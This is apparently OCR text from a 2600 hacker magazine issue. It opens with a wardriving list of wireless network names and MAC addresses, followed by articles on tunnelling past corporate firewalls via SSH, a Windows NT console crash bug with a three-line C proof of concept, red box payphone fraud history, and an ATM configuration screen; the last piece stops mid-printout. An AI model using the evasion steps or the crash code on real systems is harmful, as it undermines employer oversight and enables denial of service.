linksys, 00:06:25:59:66:22
default, 00:01:24:F0:3C:7E
1758wn, 00:04:5A:0E:8B:FD
linksys, 00:06:25:5D:A9:53
350 WEST 50TH (EAST SIDE), 00:02:2D:01:17:2D
MSFTWLAN, 00:40:96:40:C7:92
linksys, 00:04:5A:DB:BA:31
linksys, 00:04:5A:FD:C0:E7
dopinmo, 00:04:5A:0E:46:08
linksys, 00:06:25:59:88:96
linksys, 00:04:5A:F5:2F:55
linksys, 00:04:5A:0F:26:92
WLAN, 00:90:D1:00:D1:9C
WLAN, 00:90:D1:00:E8:E5
<no ssid>, 00:02:2D:2A:ED:9F
ANY, 00:30:65:18:0D:A5
VNWLAN, 00:04:E2:1B:82:31
linksys, 00:04:5A:FA:77:01
linksysny, 00:06:25:54:0A:7D
<no ssid>, 00:40:96:57:D8:4A
linksys, 00:04:5A:CF:90:D9
default, 00:90:4B:0B:0E:14
<no ssid>, 00:40:96:57:DB:1E
skywire, 00:01:F4:ED:6C:47
ipblue, 00:40:96:32:B1:7E
linksys, 00:04:5A:0F:1F:06
dsl, 00:04:5A:EE:85:69
xxxxxx AirPort Network xxxxxx, 00:40:05:DF:33:3C
dlink, 00:40:05:DE:E4:6A
default, 00:01:24:F1:50:0F
linksys, 00:06:25:5D:D4:C9
tsunami, 00:40:96:5B:0B:50
GLNYC, 00:40:96:40:93:37
whytiger, 00:01:24:F0:54:FE
linksys, 00:06:25:59:B0:DC
tsunami, 00:40:96:29:44:3D
linksys, 00:06:25:5A:E1:63
link37sys, 00:06:25:59:7D:3A
<no ssid>, 00:40:96:57:DA:C5
tsunami, 00:40:96:45:CF:87
Wireless, 00:30:AB:07:B6:EF
scm461, 00:06:25:51:7B:F8
tsunami, 00:40:96:58:29:D6
linksys, 00:11:22:33:44:55
tsunami, 00:40:96:5B:0C:26
116, 00:04:5A:D1:AB:37
cfe001, 00:40:96:58:14:19
p32002ny, 00:04:5A:F1:48:48
dragonballz, 00:40:96:41:90:0C
linksys, 00:04:5A:D2:50:7D
3ca724, 00:02:2D:3C:A7:24
AirPort Network f08516, 00:60:1D:F0:85:16
tmobile, 00:40:96:31:BE:1D
Apple Network 1cb1e1, 00:30:65:1C:B1:E1
home, 00:30:65:03:F0:4D
Apartment Airport, 00:60:1D:22:B5:B6
SternOntheMove, 00:09:43:74:53:B2
DC, 00:60:1D:1E:EA:7C
Boycott The W, Lemon, Chango, 00:02:2D:21:03:32
ZeL9gIv3xA8, 00:40:96:45:73:25
Cahners, 00:40:96:40:88:BC
linksys, 00:06:25:5B:17:63
linksys, 00:06:25:59:8B:5A
ghio, 00:04:5A:26:FA:BB
linksys, 00:04:5A:EE:2A:F3
daPlace, 00:50:18:05:B6:FC
default, 00:40:05:DE:2C:9B
tsunami, 00:40:96:32:DF:99
tsunami, 00:40:96:5B:20:77
Apple Network 041ffc, 00:30:65:04:1F:FC
2eee6d, 00:02:2D:2E:EE:6D
cfe001, 00:40:96:57:9E:2D
Cantaloupe Dogs, 00:02:2D:1F:6A:96
naprw, 00:A0:F8:39:44:D9
SpeedStream, 00:01:24:F0:B6:C4
<no ssid>, 00:40:96:57:DD:AD
linksys, 00:04:5A:D2:1B:75
default, 00:01:24:F1:A2:FA
default, 00:01:24:F1:4F:64
<no ssid>, 00:40:96:58:30:24
101, 00:50:DA:01:A6:3C
UNTETHERED1, 00:50:DA:00:5B:44
Wayport_Access, 00:40:96:25:A4:98
micky, 00:04:5A:ED:DD:89
101, 00:01:03:7B:FD:26
ssmb, 00:06:25:01:42:1A
tmobile, 00:40:96:32:C3:83
Apple Network 02562b, 00:30:65:02:56:2B
MSD Wireles Network, 00:02:2D:0F:C9:F6
linksys, 00:06:25:04:70:09
SuiteLLC2, 00:02:2D:1D:EA:BD
linksys, 00:04:5A:FF:D6:83
vcwlan, 00:40:96:55:C6:AD
default, 00:40:05:DF:82:D0
linksys, 00:04:5A:FA:4E:7D
101, 00:02:B3:04:E6:58
jimmyvanm, 00:02:2D:04:92:21
TVI Wireless, 00:02:2D:2A:C3:FA
Wireless, 00:04:5A:0F:36:48
Big Foot Digital, 00:02:2D:2B:82:C8
Apple Network 1e1b51, 00:30:65:1E:1B:51
ward, 00:06:25:5B:08:FF
101, 00:02:B3:05:6E:79
<no ssid>, 00:02:2D:2F:84:64
<no ssid>, 00:60:1D:F1:6F:10
Lacombe AirPort, 00:30:65:1E:B1:F5
Apple Network 03372d, 00:30:65:03:37:2D
350 WEST 50TH (EAST SIDE), 00:02:2D:0C:B5:7E
101, 00:02:B3:05:3D:7C
TuPuppi Network, 00:02:2D:1D:E5:C7
350 WEST 50TH (EAST SIDE), 00:02:2D:01:31:2D
nycwireless.net, 00:30:AB:0A:85:00
<no ssid>, 00:40:96:5B:61:24
Office, 00:30:65:1C:6E:4D
voyager, 00:40:96:34:34:2D
<no ssid>, 00:40:96:33:8C:8F
tmobile, 00:40:96:32:C2:6D
Sterling New York, 00:30:65:15:78:71
Ira's Network, 00:02:2D:07:92:76
vcwlan, 00:40:96:41:E5:FD
linksys, 00:06:25:5D:A3:8D
NY101, 00:06:25:51:44:8E
AWireless1, 00:04:5A:D1:F0:05
jec, 00:04:5A:2F:E8:B9
101, 00:50:DA:90:90:59
cpadwap, 00:01:24:F0:20:E9
linksys, 00:04:5A:0F:33:2A
Cahners, 00:40:96:5A:A5:7F
<no ssid>, 00:07:50:CA:50:40
Cahners, 00:40:96:59:A4:BD
linksys, 00:06:25:59:78:C4
linksys, 00:06:25:50:3A:42
schmelkin, 00:05:5D:EA:EA:36
bay8, 00:40:96:31:44:BD
linksys, 00:06:25:59:A0:40
linksys, 00:04:5A:FD:AE:23
linksys, 00:04:5A:0C:5C:FC
Moss/Mack, 00:06:25:5D:8F:1F
tsunami, 00:40:96:29:49:3A
711, 00:02:B3:86:C8:74
linksys, 00:04:5A:EF:33:7B
<no ssid>, 00:40:96:31:A7:52
cvsretail, 00:A0:F8:3A:28:93
WLAN, 00:01:24:F0:72:6D
<no ssid>, 00:06:25:A6:08:D7
dorsay, 00:30:65:1E:10:11
Apple Network 0b9e1f, 00:02:2D:0B:9E:1F
0d7131, 00:02:2D:0D:71:31
ANY, 00:60:1D:1E:95:FB
Apple Network 1f3f06, 00:30:65:1F:3F:06
76mad, 00:02:2D:2F:9D:E9
bay7, 00:40:96:31:45:45
bay2, 00:40:96:34:EA:1B
branto-linksys, 00:06:25:59:79:D6
mphasisny, 00:04:5A:DD:73:9D
braonkompanije, 00:50:18:05:3B:E8
WaveLAN Network, 00:02:2D:0C:D0:44
Cahners, 00:40:96:59:A6:4E
chd, 00:06:25:51:A8:66
voyager, 00:40:96:52:05:A6
Wireless, 00:30:AB:13:B1:28
riddlenet, 00:06:25:53:0A:BB
<no ssid>, 00:40:96:57:74:0A
linksys, 00:04:5A:2E:0F:75
linksys, 00:04:5A:0E:35:65
NTC-NYC-1, 00:06:25:50:B4:AD
AirPortNetwork, 00:02:2D:31:51:7C
Apple Network 1e5c12, 00:30:65:1E:5C:12
Apple Network 0791b9, 00:02:2D:07:91:B9
bay8, 00:40:96:34:99:FB
NexLand, 00:A0:65:B5:3A:04
linksys, 00:04:5A:2E:4F:D3
2df9cb, 00:02:2D:2D:F9:CB
WLAN, 00:01:24:F0:71:8B
Silverstein, 00:60:1D:23:1A:69
0b5034, 00:02:2D:0B:50:34
Apple Network 0b7d63, 00:02:2D:0B:7D:63
NY Airport, 00:02:2D:0F:6F:17
linksys, 00:04:5A:26:D5:9D
vokesnet, 00:06:25:5D:4A:21
6floor, 00:04:5A:DA:87:23
linksys, 00:06:25:50:2B:88
training, 00:04:5A:2E:21:6D
<no ssid>, 00:02:2D:37:04:32
interfaith wireless, 00:04:5A:0C:06:28
<no ssid>, 00:06:25:A8:3F:7E
fsviclnk, 00:04:5A:F9:C9:32
REDIVI, 00:04:5A:2E:04:3D
01WLAN, 00:90:4B:08:58:C5
linksys, 00:04:5A:0F:27:E8
homenet, 00:04:5A:0C:09:2A
Airport RoadRunner, 00:02:2D:1D:E6:03
Apple Network 025373, 00:30:65:02:53:73
LeRoy, 00:30:65:1E:0C:C3
Apple Network 29c76e, 00:02:2D:29:C7:6E
<no ssid>, 00:05:5D:EE:B3:31
tmobile, 00:40:96:31:B8:72
f076edAirPort Network f076ed, 00:60:1D:F0:76:ED
Airport network, 00:02:2D:2C:0C:F3
tsunami, 00:40:96:40:DB:D6
default, 00:05:5D:EE:FF:A6
linksys, 00:04:5A:0E:14:48
Airport Base C811 (Fashion), 00:02:2D:1F:6B:61
Tcholakian, 00:30:65:1B:B1:5C
Home, 00:50:18:07:74:9A

# How to Break Through a Proxy or Firewall

**by unformed**

There are different reasons for breaking through firewalls/proxies. 1) Get completely unfiltered access to the Internet; 2) Get unmonitored, or secure, access to the Internet; 3) Access services normally disallowed by the firewall.

This article will demonstrate various ways to get by most implementations of firewalls/proxies. In absolutely no way am I responsible if you do anything you're not supposed to (or even supposed to) be doing. If you get caught and fired, tough shit. If you access illegal information, tough shit. If you open up a hole and somebody breaks into your computer, tough shit. I'm not responsible. (This is for the lawsuit-happy bastards out there.)

Anyways, lets begin.

For all methods, it is expected that you have access to a machine on the other side of the firewall and that it has access to whatever you need. Your machine will be the client and the machine on the other side of the firewall will be the tunnel. The accessed machine will be the server.

Furthermore, this article also assumes you have a basic knowledge of your browser's configuration, installing software on your client and tunnel machines, and logging in via ssh.

A Linux/Unix box is preferable for the tunnel, but not required by any means. The software is freely available for any system.

**HTTP Tunneling Through SSH**

Often only some ports will be firewalled (80, 21, etc.) for caching, filtering, and monitoring purposes. However, they leave direct access available for other ports (25, 23, etc.).

If your browser must use a proxy to access the web, but you don't require a proxy to get mail, this is probably the implementation.

If you have direct access to non-popular ports, you can access almost any service as long as you change the port. Generally, the main purpose of bypassing this firewall is to have unfiltered and/or unmonitored web access. The method can of course be modified to meet your needs.

Install a proxy server (i.e., tinyproxy) on the tunnel machine. For security purposes, set the listening port to an odd port (i.e., 8999, REMOTE_PROXY_PORT) or set access rights to only localhost. Install an ssh (i.e., sshd) server on the tunnel. For security purposes, set the listening port to an odd port. Do *not* set access rights to only localhost because you'll access the proxy through ssh.

Install an ssh client on the client machine. Select a random port (LOCAL_PORT) and then set the browser's proxy to localhost: LOCAL_PORT.

Run ssh with LOCAL_PORT forwarded to REMOTE_HOST: REMOTE_PROXY_PORT. (CLI ssh: ssh -L LOCAL_PORT:REMOTE_HOST:REMOTE_PROXY_HOST -l USERNAME REMOTE_HOST)

Once connected and logged in, if the proxy and the tunnel are working correctly, you've got completely unfiltered web access.

(Using a SOCKS5 compliant proxy would offer an almost completely unfiltered and unmonitored connection, as long as the application supported SOCKS proxies.)

**SSH Tunneling Through HTTP**

Some implementations allow only HTTP access while blocking all other ports. Check out Corkscrew at http://www.agroman.net/cork-screw/


Corkscrew is a tool to allow full SSH access through a strict HTTPS session. Then through the ssh access, you can create another tunnel to allow access to all other programs.

**Conclusion**

Hopefully this allows some of the people out there to worry a little less about getting caught doing things they're not supposed to. The reason for using ssh in both cases is because it's encrypted. In the event you are caught, at least you're only caught for breaking the rules. There's nothing additionally incriminating.

SSH can also be used for a lot more interesting things. Using Windows, you can instal Cygwin, ssh into a *Nix box and tunnel over X connections, and end up working as if you were actually at the machine.

Anyways, that's my story, and I'm sticking to it.


Over the years, we've managed to get a lot of corporations, agencies, and entire governments very angry at us for the things we print in the magazine or the web site. It's become difficult for us to keep track of all the legal threats we've gotten. So we decided to stick it all on a t-shirt so nobody would forget.

The front of the shirt is a graphical image of our continuing ride through the streets of Corporate America, constantly attracting the attention of enforcement agencies of all sorts. On the back you'll find a concert tour style listing of the various legal threats and lawsuits we've faced. Get yours soon before we have to add more threats and make the print smaller!

Order through our online store at store.2600.com or send $18 (US $22 overseas) to 2600, PO Box 752, Middle Island, NY 11953 USA. Indicate your size (L, XL, XXL)


# A Nasty NT Bug

**by HJH**

First off, I owe a major thanks to Zappadoodle.com. Most of what follows is just an easier to parse summary of what they've already discovered.

Despite being quite bullish on Linux, I've still considered the Windows NT line to be a worthy competitor, especially Windows 2000. From what I'd read, and the little experience I'd had, it seemed like a solid, dependable, if somewhat bloated OS.

Then I read Zappadoodle.com.

That site described an odd little bug that allowed anybody to bring that OS to its knees. The entire demo consists of a measly three lines of C code:

```
void main() {
   for (;;)
         printf("Hungup\t\b\b\b\b\b\b");
}
```

That loop prints a string to the console, which means it passes through some code in CSRSS.EXE. The output routine that happens to parse it has a nasty flaw; it doesn't properly handle several backspace characters after a tab. Specifically, it backs up one character too many, and doesn't make sure the cursor position is still within the console buffer. By repeatedly doing this, the cursor position will eventually move outside the memory area set aside for CSRSS.EXE. By also writing normal characters, CSRSS.EXE

will attempt to write there.

It won't succeed. The processor will refuse CSRSS.EXE's attempts because it doesn't have access to that bit of memory. NT will follow up by killing off CSRSS.EXE. So far, this is nothing more than poor bounds checking and standard OS procedure.

Now things get interesting. See, CSRSS.EXE is apparently a vital part of the NT operating system. If the kernel notices CSRSS.EXE isn't around, a kernel panic ensues and everything halts; no buffers are flushed, no more network requests are handled, and so on. Don't ask me why Microsoft considers console access so critical.

Depending on the version of NT, the machine may immediately reset or hang on a blue screen. That's right, this bug affects more than one version of NT. It's known to be in Windows XP, 2000, and NT 4. It may be in NT 3.5 and 3.1 as well. Basically, if you run NT, you have this bug.

I know what you're thinking; bounds checking isn't that hard to fix, and we already know where to find the relevant code, so Microsoft probably has a patch out already. Guess what? The bug has been public knowledge since late October of 2001 and as of now, no patch is available. Microsoft hasn't even admitted this bug exists.

Even worse, Microsoft is due to stop supporting NT 4 in a year or two and has already abandoned NT 3.5 and 3.1. It's unlikely those three will ever see a patch.

OK, if Microsoft isn't going to be any help, an administrator will have to fill in. Force anyone other than trusted admins into a guest account. Prevent them from uploading and executing their own programs. From now on, only a small set of programs are permitted. That should take care of it, right?


Nope.

Despite its importance to NT, CSRSS.EXE handles all console output by any user. Administrative privileges are irrelevant.

And I said *all* console output. This means Visual Basic programs can still down NT. As can a Perl script. Or Python, TCL, QBASIC, and even a few Java programs. The only exceptions are programs that do more than just spit data at the console. For instance, EDIT is safe, but TYPE isn't.

In case you missed that, let me make it clear: you can crash NT merely by printing out a text file to a console. It sounds impossible, but I've confirmed it on a WinXP box with a 16MB text file.

While I could use this nasty bug to bash Microsoft and sell Linux, I'm more concerned about all those vulnerable NT machines. Maybe if we spread this info around enough, we can get Microsoft to pay attention and release a fix. It sure beats waiting for a worm to exploit it, anyway.


At long last, our documentary film "Freedom Downtime" is available on videotape. This is the story of the Free Kevin movement, our trip across the United States to talk to people involved in the Kevin Mitnick affair, and our attempts to reach the people behind "Takedown," a major motion picture that was about to spread lies about Kevin to moviegoers everywhere. VHS NTSC format, 121 minutes.

Order through our online store at store.2600.com or send $20 (US $23 overseas) to 2600, PO Box 752, Middle Island, NY 11953 USA.

# A look back

**by dufu**

As I read *2600,* I realize just how old I am - or maybe just how young all the new experts and pseudo-experts are. After all, my first computers were a TRS-80 Model I and a Commodore 64. Boy... programming was never so easy as back then.

Every time I get a hold of the newest *2600,* I swear that I'm going to write in and comment on how everyone seems to have gotten so much smarter than me. After all, browsing MCIMail with someone else's account was a big thing back when I was a kid. Getting other's credit card numbers has actually become easier although back then, you could find a list of a hundred or more on any given BBS. 64k? Wow. That would have taken a few months of programming - even in basic - to fill up. Who would ever need more than that?!? Real time chatting? Some folks did it. But it was more like IRC - and I could read at 300 baud so it was easier. Networking? Hmm. Isn't that what they used mainframes for? After all, the 286's weren't even out yet. Color monitors came only in amber or green for the most part unless you had a lot of money.

I remember picking up two 12 meg hard drives at a local computer flea market for free. The largest hard drives on the market at the time were five megs and I thought we had hit the jackpot. Until I found out I couldn't get them to work on my C64.... Boy. Tossing those 40 pound monsters into the trash must have made the garbage men happy....

Then came my first IBM - a real IBM. Weight was twice as much as any clone. So was the electric bill for using it if I remember correctly. Man. It had multiple megabytes of drive space, semi-color output - although not as good as the sprite driven C64! It could go to the same BBS systems I used to visit and fit more on the screen! Wow. Too bad I couldn't read at 1200 baud. Hacking SuperWilbr - some school's remote word processing system or something. Any old-timers actually know what it was?

Someone came out with 2400 baud. Next computer flea market netted me a few 4800/9600 modems. Too bad they were nowhere near compatible with anything I used or owned. Their big blue boxes looked just like the magnetic bone healers the guy was selling in the booth next to mine. Oh, did I mention I started getting a seller's booth at the shows to make dropping off my find easier? Yeah, I started selling junk from the last year's shows too. Helped finance my life.

Doom, Doom II, Quake, and Heretic were all played on a 386 with no sound card. And beat. I either got lucky a lot, saved a lot, or used the cheat codes a lot. Regardless, I won.

Then came phone phreaking. I never really took part, but I played enough to build my own advanced Rock Box (see 19:1, page 19) without the aid of others. Loved to blast the random telemarketer who called. Seems they call much more now. I remember that 1-800-424-9096 and 9098 were the White House Press Line and the Department of Defense hotline. One still works. You play to figure out which. I memorized the touch tones so that I could tell you what number or numbers you dialed. That always freaked people out.

I'm drifting from the real purpose of this article. Let me jump back to the present time. I now work for a large accounting firm that has recently been taken down by the DOJ because of the actions of a few dozen people. Their leader has plead guilty to the charges pressed against the firm that fired him for the exact transgressions that got both of them into trouble. We've lost more people and more money than Enron even though they get most of the press. I work with technology all day, every day. Lucent digital phone systems that can be crashed by playing too much. Networks that are full of great information - all of which is now useless. Drones - aka employees running around with either W95 or W2K but nothing in-between. I even remember my first week when I performed a basic defrag on a PC and almost got fired for "hacking" because they "caught" me doing it. They have since become some of my best friends and beloved coworkers. They come to me for technical advice and guidance in many cases. I push the limits of our in-house technical support folks' knowledge base regularly enough that they have given me the direct number to their dedicated MicroScoff advanced support center - along with the access code. It's even more fun to stump those guys....

I could go on and on about how Lotus Notes and eFax don't mix, W2K and our network keep me from accessing sites, etc. However, it was simply therapeutic to write this. What is the bottom line, you ask? In a few years, you'll be just like me - wondering where all the newbies learned their tricks and how they can possibly have enough free time to use them all.

Keep hacking. Keep it moral. Teach others. Become a leader of the ignorant, not their enemy.

# grab that Cache

**by David Nicol**

After reading all about "right-click protection" and how it is supposed to work, I thought I'd share the method I use to locate an image I have seen recently on a web page when I want to share it with someone.


Since all images are kept in Netscape's cache, it is possible to create HTML pages that refer to the images in the cache, and then work with the images you want. I do this with a small perl program something like:

```
#!/usr/local/bin/perl

open FILELIST, "find ~/.netscape/cache -type f
|";
mkdir "pages$$",0777
  or die "could not make directory to put the
HTML pages in";
$Page = 'aa';
while (<FILELIST>){
        chomp;
        print " adding $_ to
page$$/$Page.html\n";
        open PAGE,
">>pages$$/$Page.html" or die $!;
        print PAGE "<img src=file:$_
height=40 width=40>\n";
        $. % 10 or print PAGE "<br>\n\n";
        $. % 100 or $Page++;
};

__END__
```

This gives you a bunch of HTML pages each with a hundred files from Netscape's cache on it as images. When you find the image you want, clean up with something like:

```
rm -rf pages17*
```

Below is a window-grab of the result of running the above program on my Netscape cache.




# The End of an Era

**by Lucky225**
**lucky225@2600.com**

In the beginning, Ma Bell created the operator center and the payphone. The first payphones were the old three-slot ones. When you placed a long distance call from these phones, an operator would ask for whatever the rate was for the call and when you deposited the coins you would hear bells or gongs, one bell for a nickel, two for a dime, and a gong for a quarter. This was an ineffective way of verifying how many coins were being deposited and one could easily deposit coins on a payphone next to them or ring a little bell - the earliest form of redboxing. When Ma Bell introduced the one-slot payphone it used a single frequency for identifying coins that were deposited: 2200hz. One 66ms beep was a nickel, two 66ms beeps (66ms off) was a dime, and five 33ms beeps (33ms off) was a quarter. This was a good idea, but because it only used a single frequency, a system like ACTS could not be widespread as talk-off problems would register human voice and sound as valid coin deposits. In the late 1970s Automated Coin Toll Service (ACTS) was introduced requiring new payphones that used DTMF coin deposit signaling, with the famous DTMF (Dual Tone Multi Frequency) 2200+1700hz deposit tone (same timing as the single frequency 2200hz). ACTS was supposed to be the latest and greatest thing back then requiring less operators for payphone customers and automating payphone long distance calls. But it was a major step backwards for AT&T. By the early 80's phone phreaks with blue boxes that no longer worked found another way to call long distance by fooling the phone company with tones.

It's amazing that a service so susceptible to fraud has survived this long, but it is now coming to an end. On May 21, 2001 AT&T filed an application (NSD File No. W-P-D-497) with the FCC to discontinue interstate sent-paid coin service (ACTS). On October 15, 2001 by public notice (DA-01-2375) the FCC granted AT&T's request. The application reports that its earnings from the service are small and rapidly declining, and that only a small amount of calls are placed from phones where the service is provided. Furthermore, they say that it costs millions of dollars to provide the service each year, an amount far greater than the revenues generated. Also, the rates are ridiculous compared to




what one would pay if he or she was using a calling card or other
form of payment - a minimum of $4.65 of interstate long distance calls (a $1.95 coin surcharge fee plus $2.70 for each 3 minutes). The $1.95 is a one-time fee. However, the $2.70 is the minimum you will be paying for each additional three minutes. That's 90 cents a minute, rates that were possibly driven up by red box fraud.

When you place a long distance call from ACTS payphones, you will now get the following recording: "Your call will now be completed. Please note, effective soon, this phone will no longer accept coins for AT&T long distance calls. You may wish to begin using a prepaid calling card or other payment methods as a substitute." You can hear this recording at http://amatus.austin2600.org/~lucky225/redboxatt.wav.

Once AT&T discontinues the service, that will be the end of redboxing. AT&T is the only carrier that offers sent-paid coin service. If you try to use any 101XXXX carrier, for example MCI's 10-10-222+1+NUMBER, you will still be routed to AT&T's automated system. I contacted Carmell Weathers of the FCC's Common Carrier Bureau about this to try to find out if any other carriers had offered to continue providing sent-paid coin service, and here's what he had to say:

*Date: Mon, 22 Apr 2002 17:40:08 -0400*
*From: Carmell Weathers <cweather@fcc.gov>*
*To: lucky225@2600.COM*
*Subject: Re: AT&T Coin Sent Paid Service Discontinuation*
*Lucky225,*
*so far, the FCC "has not" granted AT&T's request to discontinue service.*
*Privileged & Confidential*

I'm not sure what he meant by this as they have already granted AT&T's request by public notice. Perhaps it's still in transition and AT&T is going to be forced to continue providing the service. Doubtful though. Red boxing will soon become history though. Even with AT&T's discontinuation the local phone company does provide ACTS for intraLATA calls, but I'm sure the payphones will start being replaced with Nortel Millenniums and COCOTs in the near future. So keep your eye out and if you haven't done any experimenting with ACTS payphones, now's probably your last chance. Note however that Canada still uses single frequency 2200hz payphones, but those are slowly being phased out too.

# NCR ATMs - Aurum Ex Machina

**by Acidus**
**Acidus@resnet.gatech.edu**

So I was out at a mall and I needed some cash and I walked up to an ATM at Lenox Mall. It was a PNC Bank ATM, and I couldn't help but wonder why a bank from Pittsburgh had ATMs in a mall in Georgia. Anyway, something was wrong with it, and it appeared that a repairman must have been working on it because the screen showed some kind of configuration program. It looked a lot like the BIOS config screen on any PC.

The screen had something like eight options, things like change system time, change system data, change drive settings, print config, and reboot. These options were printed along the sides of the screen next to the buttons. I pushed the button next to "print config" (or something like that), and instead of taking me to a screen to configure the thermal printer, the ATM hummed for a second, and out of the receipt printer came a printout of the current configuration of the machine. Here is the printout word for word:

```
PNC BANK

***** 01/01/07 12:19:19 *****

SETUP

